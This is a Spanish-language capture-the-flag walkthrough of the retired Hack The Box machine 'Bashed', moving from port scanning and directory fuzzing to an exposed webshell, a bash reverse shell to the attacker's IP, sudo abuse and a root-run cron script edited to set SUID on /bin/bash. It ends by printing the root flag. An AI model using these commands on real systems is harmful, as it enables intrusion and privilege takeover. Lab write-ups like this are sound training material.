


# BASHED

- 1. BASHED
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. Misconfigured webshell in system
  - 1.6. Privesc via sudoers
  - 1.7. Privesc via cron job

## 1. BASHED

www

<https://app.hackthebox.com/machines/Bashed>

**Bashed**  
RETIRED MACHINE

LINUX EASY

|                              |                           |                             |                               |
|------------------------------|---------------------------|-----------------------------|-------------------------------|
| <b>4.7</b><br>MACHINE RATING | <b>33477</b><br>USER OWNS | <b>28583</b><br>SYSTEM OWNS | <b>09/12/2017</b><br>RELEASED |
|------------------------------|---------------------------|-----------------------------|-------------------------------|

Created by **Arrexel**

Copy Link

Play Machine

## 1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina **Linux**.

```
> settarget "10.10.10.68 Bashed"
> ping 10.10.10.68

PING 10.10.10.68 (10.10.10.68) 56(84) bytes of data.
64 bytes from 10.10.10.68: icmp_seq=1 ttl=63 time=48.2 ms
64 bytes from 10.10.10.68: icmp_seq=2 ttl=63 time=33.7 ms
64 bytes from 10.10.10.68: icmp_seq=3 ttl=63 time=33.7 ms
64 bytes from 10.10.10.68: icmp_seq=4 ttl=63 time=34.0 ms
^C
--- 10.10.10.68 ping statistics ---
5 packets transmitted, 4 received, 20% packet loss, time 4008ms
rtt min/avg/max/mdev = 33.712/37.392/48.167/6.221 ms

Δ > /home/parrot/p/ryor/CTF/HTB/Bashed/nmap > took 4s > |
```

## 1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo **allports**. Tan solo tenemos el **puerto 80** abierto.

```
> nmap -sS -p- 10.10.10.68 -n -Pn --min-rate 5000 -T5 -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-21 13:22 CET
Nmap scan report for 10.10.10.68
Host is up (0.079s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds
> extractPorts allports
```

```
File: extractPorts.tmp
1
2  [*] Extracting information...
3
4  [*] IP Address: 10.10.10.68
5  [*] Open ports: 80
6
7  [*] Ports copied to clipboard
8
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de **allports** mediante **extractPorts**.

```
> nmap -sCV -p80 10.10.10.68 -n -T5 -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-21 13:44 CET
Nmap scan report for 10.10.10.68
Host is up (0.035s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.51 seconds

Δ > /home/parrot/p/ryor/CTF/HTB/Bashed/nmap > took 14s > |
```

## 1.3. Tecnologías web

**Whatweb:** nos reporta lo siguiente.

```
> whatweb http://10.10.10.68
http://10.10.10.68 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.68], JQuery, Meta-Author[Colorlib], Script[text/javascript], Title[A
rrexel's Development Site]
```

## 1.4. Fuzzing web

**Gobuster:** hacemos fuzzing web de directorios. Encontramos varios que pueden resultar interesantes.

```
> gobuster dir -u http://10.10.10.68 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 | grep -v "400"
```

Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://10.10.10.68
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
```

```
2024/03/21 13:46:59 Starting gobuster in directory enumeration mode
```

| Path           | Status | Size | Response                    |
|----------------|--------|------|-----------------------------|
| /uploads       | 301    | 312  | http://10.10.10.68/uploads/ |
| /php           | 301    | 308  | http://10.10.10.68/php/     |
| /css           | 301    | 308  | http://10.10.10.68/css/     |
| /images        | 301    | 311  | http://10.10.10.68/images/  |
| /dev           | 301    | 308  | http://10.10.10.68/dev/     |
| /js            | 301    | 307  | http://10.10.10.68/js/      |
| /fonts         | 301    | 310  | http://10.10.10.68/fonts/   |
| /server-status | 403    | 299  |                             |

```
2024/03/21 13:56:30 Finished
```

## 1.5. Misconfigured webshell in system

Entre los directorios fuzzeados de esta manera, accedemos a `/dev`. Tenemos capacidad de *directory listing* en este directorio.

```
http://10.10.10.68/dev/
```

Hack The Box | Nessus Essentials / ... | CyberChef | Decrypt MD5, SHA1... | Launchpad | GTFO Bins | HackTricks - HackTi... | /home/six2dez/ pen... | Online - Reverse Sh...

### Index of /dev

| Name             | Last modified    | Size | Description |
|------------------|------------------|------|-------------|
| Parent Directory | -                | -    | -           |
| phpbash.min.php  | 2017-12-04 12:21 | 4.6K |             |
| phpbash.php      | 2017-11-30 23:56 | 8.1K |             |

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Accedemos al recurso [phpbash.min.php](http://10.10.10.68/dev/phpbash.php). Para nuestra sorpresa, se trata de una consola interactiva de la máquina víctima, una *webshell*. Tratamos de enviarnos una consola interactiva a nuestro sistema, en el cual nos pusimos previamente en escucha por el *puerto 443*. Usamos este *one-liner*: `bash -c 'bash -i>%26 /dev/tcp/10.10.16.6/443 0>%261'`. Obtenemos acceso y realizamos el *tratamiento de la TTY*.

```

http://10.10.10.68/dev/phpbash.php
www-data@bashed:/var/www/html/uploads# whoami
www-data@bashed:/var/www/html/uploads# hostname -I
10.10.10.68 dead:beef::250:56ff:feb9:f022

www-data:/var/www/html/uploads# bash -c 'bash -i>%26 /dev/tcp/10.10.16.6/443 0>%261'

```

## 1.6. Privesc via sudoers

Una vez dentro, hacemos `sudo -l` para listar los privilegios a nivel de *sudoers*. Podemos ejecutar, como usuario *scriptmanager*, cualquier comando. Por tanto, hacemos: `sudo -u scriptmanager bash` para obtener una *Bash* como el usuario *scriptmanager*.

```

www-data@bashed:/home/scriptmanager$ sudo -l
Matching Defaults entries for www-data on bashed:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User www-data may run the following commands on bashed:
  (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager whoami
scriptmanager
www-data@bashed:/home/scriptmanager$ sudo -u scriptmanager bash
scriptmanager@bashed:~$ whoami
scriptmanager
scriptmanager@bashed:~$

```

## 1.7. Privesc via cron job

Buscamos información relevante en el sistema. Descubrimos un directorio `/scripts` en la raíz del sistema. Accedemos a este directorio y tenemos un script llamado `test.py`, del cual nosotros somos el propietario. No obstante, aunque no hemos podido comprobarlo, pensamos que este script puede estar siendo ejecutado por el usuario `root` de forma automatizada. Por tanto, para tratar de elevar nuestros privilegios, añadimos a este script: `import os` y `os.system("chmod u+s /bin/bash")`. De este modo, asignamos el *permiso SUID* a `/bin/bash`. Nuestra sospecha se confirma: este script estaba siendo ejecutado por `root`. Hacemos ahora `bash -p` para obtener una *Bash* privilegiada. Encontramos la última flag.

```
scriptmanager@bashed:/scripts$ cd /
scriptmanager@bashed:/ $ ls
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin scripts srv sys usr var vmlinuz
scriptmanager@bashed:/ $ cd scripts
scriptmanager@bashed:/scripts$ ls
test.py test.txt
scriptmanager@bashed:/scripts$ cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$ ls -la
total 16
drwxrwxr-- 2 scriptmanager scriptmanager 4096 Jun 2 2022 .
drwxr-xr-x 23 root root 4096 Jun 2 2022 ..
-rw-r--r-- 1 scriptmanager scriptmanager 58 Dec 4 2017 test.py
-rw-r--r-- 1 root root 12 Mar 21 10:10 test.txt
scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ ls
test.py test.txt
scriptmanager@bashed:/scripts$ which bash
/bin/bash
scriptmanager@bashed:/scripts$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash
scriptmanager@bashed:/scripts$ nano test.py
scriptmanager@bashed:/scripts$ cat test.py
cat: test.: No such file or directory
scriptmanager@bashed:/scripts$ cat test.py
import os
os.system("chmod u+s /bin/bash")
scriptmanager@bashed:/scripts$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash
scriptmanager@bashed:/scripts$ bash -p
No command 'bashp' found, did you mean:
Command 'bash' from package 'bash' (main)
bashp: command not found
scriptmanager@bashed:/scripts$ bash -p
bash-4.3# whoami
root
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
4dd4dc44c23dd8e52488f5d2dd89
bash-4.3# |
```